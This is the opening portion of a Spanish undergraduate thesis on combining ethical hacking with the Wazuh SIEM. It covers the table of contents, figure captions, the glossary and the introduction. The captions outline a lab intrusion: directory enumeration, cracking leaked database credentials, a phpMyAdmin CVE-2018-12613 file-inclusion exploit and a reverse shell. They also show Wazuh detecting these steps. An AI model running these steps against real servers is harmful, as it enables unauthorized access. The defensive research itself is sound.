



TRABAJO FIN DE GRADO
INGENIERÍA INFORMÁTICA

Integración de procesos de Hacking ético en la plataforma de ciberseguridad Wazuh

Un estudio del rol de Wazuh en el ámbito de las auditorías de ciberseguridad y los tests de penetración de sistemas.
Análisis y resolución del problema de monitorización de acciones en la consola de comandos y caso práctico de la aplicación de las herramientas desarrolladas al hacking ético.

Autor

Francisco Navarro Morales

Director

Alberto Guillén Perales



ESCUELA TÉCNICA SUPERIOR DE INGENIERÍAS INFORMÁTICA Y DE
TELECOMUNICACIÓN

—
Granada, Septiembre de 2020



Integración de procesos de Hacking ético en la plataforma de ciberseguridad Wazuh

Un estudio del rol de Wazuh en el ámbito de las auditorías de ciberseguridad y los tests de penetración de sistemas.
Análisis y resolución del problema de monitorización de acciones en la consola de comandos y caso práctico de la aplicación de las herramientas desarrolladas al hacking ético.

Autor
Francisco Navarro Morales

Director
Alberto Guillén Perales

Un estudio del rol de Wazuh en el ámbito de las auditorías de ciberseguridad y los tests de penetración de sistemas.
Análisis y resolución del problema de monitorización de acciones en la consola de comandos y caso práctico de la aplicación de las herramientas desarrolladas al hacking ético.

Francisco Navarro Morales

Palabras clave: palabra_clave1, palabra_clave2, palabra_clave3,

Resumen

Poner aquí el resumen.

A study of Wazuh's role in the field of cyber security audits and system penetration tests. Analysis and resolution of the problem of monitoring actions in the command console and a case study of the application of the tools developed to ethical hacking.

Francisco Navarro Morales

Keywords: Keyword1, Keyword2, Keyword3,

Abstract

Write here the abstract in English.

Yo, **Francisco Navarro Morales**, alumno de la titulación en ingeniería informática de la **Escuela Técnica Superior de Ingenierías Informática y de Telecomunicación de la Universidad de Granada**, con DNI 54202078W, autorizo la ubicación de la siguiente copia de mi Trabajo Fin de Grado en la biblioteca del centro para que pueda ser consultada por las personas que lo deseen.

Fdo: Francisco Navarro Morales

Granada a 20 de Septiembre de 2020 .

D. **Alberto Guillén Perales**, Profesor del Área de XXXX del Departamento de Arquitectura y Tecnología de Computadores de la Universidad de Granada.

Informa:

Que el presente trabajo, titulado *Integración de los procesos de Hacking ético en la plataforma de ciberseguridad de Wazuh, Análisis de las distintas herramientas y procedimientos de offensive security y su integración con el software de Wazuh, así como el diseño y creación de un laboratorio de pruebas para test de penetración.*, ha sido realizado bajo su supervisión por **Francisco Navarro Morales**, y autorizamos la defensa de dicho trabajo ante el tribunal que corresponda.

Y para que conste, expiden y firman el presente informe en Granada a de mes de 2021.

El director:

Alberto Guillén Perales

Agradecimientos

Poner aquí agradecimientos...

Índice general

1. Introducción	31
1.1. Seguridad de los dispositivos informáticos	31
1.1.1. <i>Hacking</i> ético y seguridad ofensiva	33
1.2. Motivación	34
1.2.1. Relación entre Wazuh y el <i>Hacking</i> ético	35
1.2.2. Oportunidad de negocio	35
1.3. Justificación y objetivos	36
1.4. Estado del arte	37
1.4.1. Faraday: un entorno colaborativo de penetración de sistemas y administración de vulnerabilidades	37
1.5. Planificación	40
1.5.1. Distribución de horas dedicadas al proyecto	40
1.6. Estimación de presupuesto	43
2. Fundamentos teóricos para el desarrollo del proyecto	45
2.1. Descripción técnica de Wazuh	45
2.2. Definición de hacking ético	47
2.3. Aspectos legales del hacking ético	48
2.3.1. Convenios internacionales	49
2.3.2. Leyes y regulaciones a nivel Europeo	50
2.4. Normativas de ciberseguridad	50
2.5. Fases de una auditoría de ciberseguridad	52
2.5.1. Puesta a punto (pre-engagement)	52
2.5.2. Recopilación de información	52
2.5.3. Modelización de amenazas o análisis de riesgos	53
2.5.4. Análisis de vulnerabilidades	54
2.5.5. Explotación de vulnerabilidades	54
2.5.6. Post-explotación	54
2.5.7. Elaboración de informe	55
3. Espacios de trabajo para el estudio	57
3.1. Entornos didácticos	57
3.2. Kali Linux y Wazuh	58

3.2.1. Kali Linux	58
3.2.2. Uso de Wazuh en Kali Linux	58
4. Análisis del problema de recopilación de datos de ejecución de comandos en consola	61
4.1. El problema del registro de ejecución de comandos en consola	61
4.1.1. Características deseables de una solución	62
4.2. Soluciones al problema de captura de comandos	63
4.2.1. Comando script	63
4.2.2. Trampas de Linux	64
4.2.3. Kernel modules, ptrace, system calls	66
4.2.4. Auditd	66
4.2.5. Usando descriptores de procesos: TTY, STOUT, STDERR	66
4.2.6. Una consola de comandos específica que permita capturar los datos de forma más específica	67
4.2.7. Comparativa de las soluciones propuestas	67
4.3. Análisis del enfoque: Consola de comandos propia para tests de penetración de sistemas	67
4.3.1. Creación de un nuevo proyecto	67
4.3.2. Modificación de proyectos existentes	68
4.3.3. Análisis del proyecto Xonsh	69
5. Diseño y desarrollo de un framework para hacking ético integrable con Wazuh: OffSh	71
5.1. Introducción	71
5.1.1. Desarrollo y control de versiones	71
5.1.2. Otros usos para el framework	72
5.1.3. Envío de los logs a Wazuh	73
5.2. Análisis de los registros y generación de alertas	74
5.3. Trabajar con logs de dispositivos externos utilizando XXH . .	76
5.4. Simplificación de la instalación: appimage	80
5.5. Propuesta de aplicación de Offsh para la docencia universitaria	82
5.5.1. Propuesta de integración en las prácticas de la asignatura	83
5.5.2. Desarrollo de competencias	83
6. Estudio práctico del test de penetración	85
6.1. Objetivo del estudio	85
6.2. Test de penetración	86
6.2.1. Puesta a punto (pre-engagement)	87
6.2.2. Recopilación de información	87
6.3. Explotación de phpmyadmin	91
6.4. Escalada de privilegios	97

ÍNDICE GENERAL **15**

6.5. Análisis del rendimiento de Wazuh	98
6.5.1. Módulo de SCA: Security configuration assessment . .	100
6.5.2. Detección de vulnerabilidades	101
6.5.3. Detección de shell reverso usando Wazuh	102
7. Conclusiones	105
8. Apéndices	109
.1. Uso de un intérprete de comandos especial para las prácticas	109
.1.1. Instrucciones de instalación	110
.2. Acuerdo de consentimiento y limitación de la responsabilidad durante el desarrollo de una auditoría de ciberseguridad	113
Glosario	113

Índice de figuras

1.1.	Gráficos extraídos del informe citado del CNN en el que se muestran algunas tendencias de las incidencias relacionadas con Ransomware [CCN20]	32
1.2.	Ejemplo de visualización de la interfaz web de Wazuh en la pestaña de ‘eventos de seguridad’. En ella se aprecian algunas estadísticas de alertas generadas en los sistemas monitorizados.	33
1.3.	Ejemplo de la ventana de hosts con la información extraída por Faraday usando nmap. Fuente: elaboración propia.	38
1.4.	Ejemplo de la ventana de vulnerabilidades de Faraday. Podemos visualizar las vulnerabilidades localizadas hasta el momento, su importancia. Fuente: elaboración propia.	38
1.5.	Ejemplo de cómo transforma Faraday los comandos introducidos.	39
1.6.	Captura de pantalla del menú de Clockify dónde se aprecian las fases definidas y las horas dedicadas a cada una de ellas. . .	41
1.7.	Distribución de las horas dedicadas al proyecto por fases y por meses (durante 2020 y 2021)	41

1.8. Diagrama de Gantt con una estimación de la distribución del tiempo dedicado a cada fase de proyecto por meses (entre los meses de Junio de dos mil veinte y dos mil veintiuno. Cada punto representa un mes. Debemos tener en consideración que esta es una planificación global del proyecto, por meses y no por horas, y que la distribución de horas al mismo podría variar según el mes. Además, el hecho de que algunas fases se solapen se debe a que dependen unas de horas y es probable que haga falta dedicar tiempo de forma concurrente a varias fases a la vez. Por último, señalar que al apartado ‘otros’ se le han marcados los meses iniciales y finales del trabajo por el esfuerzo extra que requiere la puesta en marcha del mismo y la entrega final, pero se anotará todo el tiempo dedicado a otros quehaceres fuera de las fases ya definidas y se englobará en este grupo. A la hora de crear este y otros gráficos se han tenido en cuenta las direcciones expuestas en el Capítulo 5 de [Jai91].	42
2.1. Esquema de la arquitectura de funcionamiento completo de Wazuh. Compuesta por uno o varios endpoints (que serán analizados por Wazuh), un cluster de gestores de Wazuh, un cluster de nodos de Elasticsearch y un servicio web Kibana con un plugin específico llamado ‘Wazuh Kibana App’.	46
2.2. Ejemplo de alertas en texto plano generadas por el gestor de Wazuh a partir de los eventos enviados por los agentes.	46
3.1. Captura de pantalla del entorno virtualizado de Kali Linux mostrando alguna información del sistema y la instalación de Wazuh en varios terminales.	59
3.2. Ejemplo de varias formas de distribuir los servicios para hacer uso de Wazuh. En la imagen de la izquierda se ve un entorno único, monousuario con todo instalado en una sola máquina y sin hacer uso de agentes, mientras que en la otra imagen se ve cómo podría distribuirse el entorno haciendo uso de agentes para ser utilizado por más de una persona.	60
5.1. Ejemplo del uso de Github actions para el despliegue del plugin en Pypi. En ella se aprecia cómo, de forma automática, Github lanza una serie de scripts cuando se genera un nuevo ‘tag’ del código y sube el nuevo paquete al repositorio de pip.	72

5.2. Visualización del uso de offsh con un cambio de host usando xxh. En la imagen se aprecia como el prompt (en barra) muestra el usuario activo, el hostname, directorio actual y el momento de ejecución de cada comando. Esta información (excepto el tiempo) tiene un color determinado por un hash del nombre (de usuario, hostname o path) de forma que el color cambia cuando alguno de estos aspectos cambia también.	73
5.3. Ejemplo del fichero generado por el plugin, así como de la forma que tiene Xonsh de almacenar la información (como un objeto Python). En el primer comando ejecutado se ve un mapa con los comandos y sus metadatos, a continuación se usa ‘history info’ para obtener información del backend del historial de Xonsh y se hace un cat del archivo de syslog generado, que contiene la información con el formato que genera el plugin de syslog.	74
5.4. Ejemplo gráfico de cómo funciona la lógica de alertas y decoders de Wazuh. Cada decoder tiene una o varias reglas asociadas y estas pueden o no tener hijas. Se van leyendo los decoders hasta que uno coincide con el log de entrada, entonces se van leyendo las reglas en orden hasta que una coincide y esto se repite con las hijas de esta regla hasta que una ya no tiene más hijas (que coincidan con el log), entonces se genera una alerta basada en esa regla.	76
5.5. Diagrama de flujo de datos e información en el que se visualizan las distintas partes del proyecto y cómo interaccionan entre sí.	78
5.6. Gráfico con información de la estructura y extensiones del proyecto OffSh (Offensive Shell).	79
5.7. Ejemplo de las herramientas y scripts disponibles en el repositorio para generar una nueva appimage de offsh usando Docker.	81
5.8. Instrucciones de instalación y uso de la herramienta, disponibles en github	82
5.9. Ejemplo del uso de offsh y la estructura de datos utilizada para almacenar la información de los comandos ejecutados. Se han introducido algunas mejoras visuales al prompt de Xonsh por defecto (para diferenciarlo de otras sesiones normales de Xonsh y de otras consolas), como el prompt en barra y los colores según el usuario y el directorio (1). Se aprecia como el comando ejecutado (2) y su output (3) son almacenados en una base de datos que es accesible a través del propio shell (4)	82
6.1. Captura de pantalla de la página inicial de la web alojada en la máquina ‘Presidential’	85

6.2. Ejemplo de información extraíble de la propia web que estamos monitorizando. Una dirección de correo, un teléfono y una dirección física que pueden ser susceptibles de ser explotadas en nuestro beneficio.	88
6.3. Ejemplo del resultado de un escaneo de puertos realizado en el terminal con Xonsh. Podemos comprobar que están activos los servicios SSH (en el puerto 2082) y HTTP (en el puerto 80). Así mismo, podemos observar como la ejecución de este comando ha quedado registrada en el historial de Xonsh y enviada a Wazuh para ser decodificada e indexada en Elasticsearch de forma ‘enriquecida’.	89
6.4. Primer análisis y enumeración de ficheros y directorios web usando Gobuster. De este escaneo podemos averiguar, por ejemplo, que existe una página ‘about’ que quizá no era accesible directamente desde la web. También existe una página ‘config.php’ está vacía. Aquellas páginas cuyo código de respuesta es 300 o derivados son páginas que parecen existir pero que requieren permisos especiales para acceder.	90
6.5. Ejemplo de información extraíble de la propia web que estamos monitorizando. En este caso, en la página ‘about’ encontramos información sobre quiénes son los miembros del equipo que mantiene la web, de aquí podemos extraer por ejemplo posibles nombres de usuarios para intentar un ataque por fuerza bruta.	90
6.6. En esta captura se puede apreciar como un escrutinio con un diccionario más grande y aumentando las extensiones buscadas por gobuster podemos encontrar otros archivos de interés, entre ellos, especialmente el archivo ‘config.php.bak’ que contiene credenciales de acceso a la base de datos del servidor.	91
6.7. Ejemplo de la indexación y registro de acciones llevadas a cabo en el host de pentesting por Wazuh utilizando Offsh. En ella podemos apreciar claramente qué comandos se han ejecutado durante esta parte de la auditoría: gobuster para la enumeración de directorios y ficheros, <i>hasid</i> para identificar el tipo de hash de la contraseña (previamente escrita en un fichero usando vim) y John para descifrar la contraseña.	91
6.8. Captura de pantalla de la página inicial de phpmyadmin cuando nos identificamos con los credenciales mencionados anteriormente. En ella se puede apreciar claramente que la versión del software instalada es 4.8.1	92

- 6.9. Ejemplo del uso del comando **searchsploit** para detectar posibles vulnerabilidades en el software de phpMyAdmin. Existen dos métodos distintos de **Local File Inclusion** que se puede explotar para conseguir la ejecución de **código arbitrario** dentro del servidor. Usaremos esto para crear una shell reversa y obtener una consola de comandos dentro del servidor. Nos serviremos de la referencia y descripción de esta vulnerabilidad del [NVD] para el CVE-2018-12613, así como una entrada en la **exploit-db** para este CVE: [exp] 93
- 6.10. Captura de pantalla en la que se aprecia el resultado obtenido de seguir las instrucciones descritas en exploitdb. Básicamente he ejecutado un comando de prueba (`phpinfo()`) en el servidor y al acceder a la URL descrita en el exploit con el token adecuado he obtenido el output de dicho comando. A continuación, reemplazando ese ‘código arbitrario’ por otro en el que obliguemos al servidor PHP a crear una shell reversa, podremos tomar el control de la máquina. 94
- 6.11. Ejemplo de cómo crear un shell reverso usando el exploit del CVE 2018-12613. Se ha ejecutado un servicio de netcat en Kali linux para que escuche en el puerto 1234 y luego se ha ejecutado una petición a la base de datos SQL para que se guarde un fragmento de código PHP en el que se ejecuta una llamada al sistema para ejecutar un shell (bash) sobre un socket TCP a la conexión abierta en Kali Linux. De esta forma se puede **obtener un shell en el host que pretendemos atacar**. 95
- 6.12. En esta imagen se observa el shell conseguido en el host de Presidential. Como se puede ver, es un shell bastante sencillo, no tiene colores ni auto-completado, comandos como vim no funcionan bien porque están hechos para alterar la visualización en el shell (ver figura 6.13) y tampoco se puede usar el cursor hacia arriba para ejecutar el comando anterior de nuevo, entre otros. 96
- 6.13. Ejemplo de uso de un comando con una visualización especial en el terminal como es el caso de vim. Se puede apreciar que la visualización de vim no es en pantalla completa como debería, que caracteres que deberían aparecer en una barra aparte aparecen sobre el test (‘:w’), etc. 96

6.14. En esta captura se muestran los comandos ejecutados para obtener la clave privada del usuario root en la máquina auditada. Se ve claramente como al hacer uso de la herramienta XXH obtenemos un shell con xonsh (y toda la configuración necesaria para que funcione como se espera) dónde, entre otros, distinguimos algunos detalles visuales como que se pintan los nombres de usuario, hostnames y paths con distintos colores (para que sean fáciles de diferenciar, ver marcas 1,2, 3 y 4). Además, todos estos comandos que ejecutemos estarán siendo registrados por Wazuh e indexados en el motor de búsqueda de Elasticsearch	98
6.15. En esta captura se aprecia como se ha añadido un agente al manager. En la interfaz web de Wazuh se selecciona la opción para añadir un nuevo agente centos y se nos ofrece un comando que contiene variables de entorno para registrar el agente en el manager durante la instalación. Esos comandos se han ejecutado en la máquina ‘Presidential’ para tener al agente fácilmente instalado y con la configuración básica.	99
6.16. En esta captura se aprecia como se ha añadido un agente al manager. En la interfaz web de Wazuh se selecciona la opción para añadir un nuevo agente centos y se nos ofrece un comando que contiene variables de entorno para registrar el agente en el manager durante la instalación. Esos comandos se han ejecutado en la máquina presidential para tener al agente fácilmente instalado y con la configuración básica.	100
6.17. En la imagen se muestra, a modo de ejemplo, el contenido de uno de los checks de SCA. Indicando por qué ha fallado y qué se recomienda hacer al respecto.	100
6.18. En la imagen se muestra un check de SCA que invita a restringir el uso del comando su . Dado que nosotros hemos utilizado el comando para pasar del usuario php obtenido con el shell reverso al usuario admin, si este check se hubiera tenido en cuenta el ataque no hubiera sido posible	101
6.19. En la imagen se muestran unos gráficos generados por Wazuh a partir de las vulnerabilidades detectadas en la máquina a analizar.	101
6.20. En la primera se visualiza la detección de comandos ejecutados por Wazuh a partir de logs de audit. En la segunda imagen, se ve el detalle de una alerta generada por la posibilidad de generación de un shell reverso usando bash con el flag <i>-i</i> . Se puede apreciar que Wazuh ha recogido el usuario activo (uid), que era el root y el directorio dónde se ha ejecutado (cwd), además del path completo del comando ejecutado y sus argumentos.	104

- 7.1. Visualización de la actividad del proyecto principal en github a lo largo del año en que se ha desarrollado el trabajo. Se puede apreciar que el proyecto incluso tiene una pequeña colaboración externa del **autor de xxh**. Aunque el número de commits o líneas de código no es muy elevado, se puede ver como el proyecto ha tenido actividad a lo largo de todo el año. 107
1. En la figura se aprecia como, en un intérprete bash (en una máquina ubuntu similar a las usada en las prácticas), se ejecutan los comandos expuestos en el Listing [installxonsh] para la instalación y configuración de Xonsh. Se puede apreciar como al finalizar de descargar los archivos y ejecutar Xonsh, se dispone de una consola de comandos totalmente diferente a la original (bash). 110
2. Ejemplo de ejecución del comando *history info* en Xonsh, que la información del objeto que contiene el historial de la sesión actual. Existen dos archivos que son referenciados en este comando. Un JSON que contiene todos los datos y metadatos generados por Xonsh por los comandos ejecutados durante esta sesión (efímero, y que se borra cada cierto tiempo) y un fichero ‘shell_profiler.log’ que tiene formato Syslog y no se borra salvo que se haga manual, y que contiene solo la información que se ha configurado para ser almacenada en offsh. . 111
3. En la imagen se muestran dos máquinas virtuales que han sido desplegadas usando el software Vagrant. Una es una máquina centos y la otra, un Ubuntu Focal (1). En Ubuntu Focal se trata de ejecutar Xonsh pero el comando falla, porque este shell no se encuentra instalado en el sistema. Del mismo modo, en Centos se trata de ejecutar Xxh y se produce un error porque el comando tampoco está instalado (2). Al entrar a una sesión de xonsh en la máquina centos, xxh pasa a estar disponible (ya que se encuentra instalado dentro de la imagen de xonsh) y se puede utilizar para conectar por medio de ssh con la máquina focal (3), a la que se enviará la imagen portable de Xonsh, lo que nos permite abrir una sesión de xonsh en la máquina aunque no tenga el software instalado. Es importante notar el cambio de hostname (4) en el prompt de xonsh al cambiar de una máquina a la otra, así como el directorio en el que se crea la sesión (5) que es un directorio temporal creado dentro del directorio home del usuario, oculto, llamado ‘.xxh’. 112

Índice de cuadros

1.1. Esta tabla plantea un posible escenario en el que una empresa empleara a tres ingenieros para realizar las labores planteadas. Dichos ingenieros tendrían que ser formados en los temas tratados (probablemente) y además requerirían algún tipo de recurso o servicios en la nube para poder realizar sus pruebas. Se ha estimado para los servicios de la nube un precio de un euro por hora basándose en los precios más bajos de recursos disponibles en Amazon Web Service	44
4.1. Tabla comparativa de las soluciones propuestas	67

Glosario

anti-forensics Técnicismo que se emplea para referirse a aquellas acciones llevadas a cabo para dificultar las labores de investigación forense (forensics forensics) de los equipos de seguridad de una empresa. Borrar u ocultar los rastros que se pueda haber dejado durante la explotación de vulnerabilidades de un sistema con el objetivo de imposibilitar el descubrimiento del mismo por parte de los administradores del sistema.
54

Bug Bounty Son programas en los que empresas u organizaciones ofrecen importantes recompensas económicas a aquellas personas (ajenas a la organización) capaces de encontrar vulnerabilidades o errores de seguridad en alguno de sus sistemas.. 33, 34, 48

Cloud La computación en la nube o *cloud* (del inglés cloud computing), conocida también como servicios en la nube, informática en la nube, nube de cómputo o simplemente «la nube», es un paradigma que permite ofrecer servicios de computación a través de una red, que usualmente es internet. 35

compliance 'el cumplimiento' de las normativas o leyes referentes a la seguridad de los datos que una empresa pueda almacenar o gestionar.
50

Consola inversa O en inglés ‘reverse shell’. Es un tipo de conexión entre dos hosts que ocurre de forma opuesta a la habitual: desde el dispositivo que se va a conectar se abre una aplicación que ‘espera’ una conexión y desde el dispositivo que va a ser accedido se abre una consola de comandos que se conecta a dicha aplicación. Es una técnica que se utiliza en el ámbito de la ciberseguridad para conseguir acceso remoto a dispositivos dónde podemos ejecutar código arbitrario de algún modo. 78, 92, 93

CPA Certified Public Accountant. 51

forensics Es el término que describe a las acciones llevadas a cabo para recopilar información de los sistemas informáticos que pueda ser utilizada para demostrar hechos por ejemplo durante una investigación relacionada con un crimen cibernético. 27, 34, 54, 115

fork También llamado ‘bifurcación’ en español. Es el desarrollo de un proyecto informático tomando como base el código fuente de uno ya existente o de alguna ramificación de este. Un ejemplo claro de esto son las distintas bifurcaciones de desarrollo de las distribuciones de Linux, donde Ubuntu, por ejemplo, es una bifurcación o un fork de Debian.

77

FOSS Free Open-Source Software. 34

Fuzzing Según la OWASP, fuzzing es el acto de introducir datos mal formados en un programa con el objetivo de conseguir un comportamiento en este inesperado. Aplicado, por ejemplo, al ámbito de web, podríamos considerar fuzzing las técnicas de SQL injection y similares, donde se introduce código SQL en lugares como los credenciales de acceso para conseguir logearse con un usuario distinto al que poseemos. 54, 88

HIDS ‘Host Based Intrusion Detection System’, es un tipo de software que permite detección de intentos de intrusiones en un sistema y reportarlas.

45

ingeniería inversa Es una técnica que consiste en tratar de obtener por medios deductivos información sobre un producto o sistema haciendo uso del mismo y tratando de figurar como está diseñado. 34

IOT The Internet of Things. 31

Malware O software ‘malicioso’ es todo aquél programa o código que pretende (de forma intencionada) causar daños y/o sacar beneficios de un sistema. 29, 31, 117

MITRE ATT&ACK Una base de datos pública de conocimiento de tácticas de ‘ataques adversarios’ que trata de modelar y agrupar las distintas acciones que puede llevar a cabo un cibercrimen para dañar a una entidad. 47

network sniffing Es la acción de atrapar y atender a todo el tráfico indiscriminado que circula por una red, sea cual sea su destinatario, con el objetivo de obtener algún tipo de información de interés. 34

OpenSource OpenSource o código abierto es un tipo de software liberado con una licencia que asegura el derecho de los usuarios a usar, estudiar, cambiar y distribuir el mismo con cualquier propósito. 31

Phishing Técnica empleada por delincuente ciberneticos para estafar y obtener información de sus víctimas haciéndose pasar por otra persona o entidad (a través de correo electrónico, redes sociales, etc. 87

Ransomware Es un tipo de Malware que hace públicos o inaccesibles (por medio de encriptación, por ejemplo) los datos de la víctima con el objetivo de chantajearla para que pague un ‘rescate’. 17, 31, 32

Rolling Release Es un tipo de distribución de Software en el que las actualizaciones son continuas en lugar de depender de un versionado discreto. Los cambios se van añadiendo de forma incremental conforme van siendo disponibles en lugar de ir emitiendo nuevas versiones con todos los cambios desde la anterior. 58

SIEM ‘Security Information and Event Management’, es un tipo de software que permite recopilar y analizar información de seguridad de distintos dispositivos, alertando al usuario de aquellos eventos importantes que tengan lugar. 45

Capítulo 1

Introducción

1.1. Seguridad de los dispositivos informáticos

En un contexto marcado por el explosivo crecimiento de las tecnologías de la información, la vida de las personas se encuentra ligada al uso de dispositivos electrónicos, y expuesta a las vulnerabilidades que éstos presentan.

La aparición del comercio virtual y la banca electrónica, los dispositivos del internet de las cosas (IOT), la nube y los teléfonos inteligentes, entre otros, dan lugar a un escenario dónde, cada vez más, aquellos dispuestos a explotar las vulnerabilidades de los sistemas pueden lucrarse y perjudicar gravemente si no se toman las medidas para evitarlo.

Pérdidas de datos, robo o bloqueo de información, suplantaciones de identidad, e incluso la posibilidad de infectar los computadores con software que permita al atacante utilizarlos para su propio beneficio (ataques DDoS o minado de bitcoin, por ejemplo), son algunas de las amenazas a las que se está expuesto hoy en día en Internet.

En este marco surgen constantemente herramientas para asegurar la protección los dispositivos, tanto de los datos sensibles como de la disponibilidad de los mismos, ya sea porque un ataque inhabilite un servicio o cierto tipo de Malware impida acceder a los dispositivo de forma regular (Ransomware) [ind; CCN20].

Entre todas estas herramientas aparece **Wazuh**¹, una plataforma Open-Source de ciberseguridad que pretende convertirse en un estándar y una referencia a la hora de proteger los dispositivos informáticos y que engloba distintos tipos de módulos o herramientas que ofrecen, entre otras cosas, recolección y análisis de los registros (*logs*) de los *endpoints*², detección de vulnerabilidades en el software instalado, control de la integridad de archivos

¹Ver <https://wazuh.com/> [Wazb]

²Un endpoint es cualquier dispositivo remoto conectado a una red y que genera tráfico de datos: un ordenador portátil, una teléfono móvil, un servidor o incluso un dispositivo IOT




Figura 1.1: Gráficos extraídos del informe citado del CNN en el que se muestran algunas tendencias de las incidencias relacionadas con Ransomware [CCN20]

sensibles o detección de intrusiones (HIDS).

Wazuh es una herramienta que permite recopilar y analizar información sobre eventos de ciberseguridad que tienen lugar en los sistemas de una organización y alertar a sus responsables cuando dichos eventos tengan una importancia determinada. Sin embargo, esta monitorización requiere de una configuración y puesta a punto previa y no siempre se cumplen los requisitos para **analizar todas las posibles amenazas**. Si no se trata de sobrepasar las defensas de un sistema, difícilmente se puede saber cómo de seguras son estas. Esta es la razón por la que existen los llamados **Hackers éticos** y sus **test de penetración de sistemas**, de los que hablaremos a continuación. En este proyecto se va a analizar el uso de Wazuh (se analizará más adelante su estructura y funcionamiento) y la relación que tienen (o que pueden tener) este software y el **Hacking ético**.




Figura 1.2: Ejemplo de visualización de la interfaz web de Wazuh en la pestaña de ‘eventos de seguridad’. En ella se aprecian algunas estadísticas de alertas generadas en los sistemas monitorizados.

1.1.1. *Hacking ético y seguridad ofensiva*

Un hacker ético es una persona con conocimientos técnicos suficientes que emplea sus habilidades en un marco legal y con fines éticos. Normalmente, son contratados por empresas y cuentan con permiso explícito de la misma para tratar de ganar acceso de forma ‘ilícita’ a los sistemas y a la información de la misma, poniendo a prueba la seguridad de su entorno y realizando un informe o reporte con las conclusiones extraídas. Existen principalmente dos roles que se enmarcan dentro del hacking ético, los analistas que realizan ‘tests de penetración de sistemas’ y aquellos que participan en los programas de Bug Bounty.

Hoy en día existen multitud de organizaciones en el ámbito de la ciberseguridad que desarrollan herramientas y comparten recursos para los denominados test de penetración de sistemas, en los que buscan extraer toda la información posible de un servidor por medio de técnicas como el escaneo de puertos, descifrado de contraseñas, análisis de redes (network sniffing) o ingeniería inversa.

Entre ellas cabría destacar la organización **Offensive security**³ que ofrece formación y certificaciones para hackers éticos y es muy conocida por ser la creadora de proyectos como **Kali Linux**[ROA17], una distribución de Linux orientada a tests de penetración de sistemas (como **Black Arch Linux** o **Parrot OS**) con diferentes configuraciones y herramientas[Lin] por defecto dirigidas a facilitar las tareas de un auditor y por sus certificaciones relacionadas con ciberseguridad, que son altamente apreciadas por la comunidad.

1.2. Motivación

Wazuh engloba diversos módulos y herramientas que se enmarcan dentro de las labores de un analista de ciberseguridad y que permiten detectar amenazas cuando estas ocurran y defender los dispositivos de posibles ataques, así como detectar las intrusiones como parte de un análisis forense (forensics).

Es un software **libre y gratuito (FOSS)** y parte del éxito de la empresa se debe a su fuerte comunidad (Open-Source) y a que se trata de un proyecto moldeable y que se adapta a las cambiantes necesidades del entorno de la ciberseguridad actual.

Sin embargo, hoy en día son fundamentales para los departamentos de seguridad de las empresas las auditorías de seguridad (o tests de penetración de sistemas) y las búsquedas de errores por cuenta ajena (comúnmente conocidas como Bug Bounty) en las que se trata de poner a prueba un entorno **desde un punto de vista externo al mismo**, pudiendo encontrarse a veces vulnerabilidades que escapan al alcance de herramientas como Wazuh.

Además, dado que Wazuh es uno de los elementos que utilizan muchas empresas para defendérse de ataques, es también un **factor más a analizar durante las auditorías de ciberseguridad** o tests de penetración de sistemas.

Es por ello que se plantean dos ideas importantes sobre la **relación entre Wazuh y el hacking ético**.

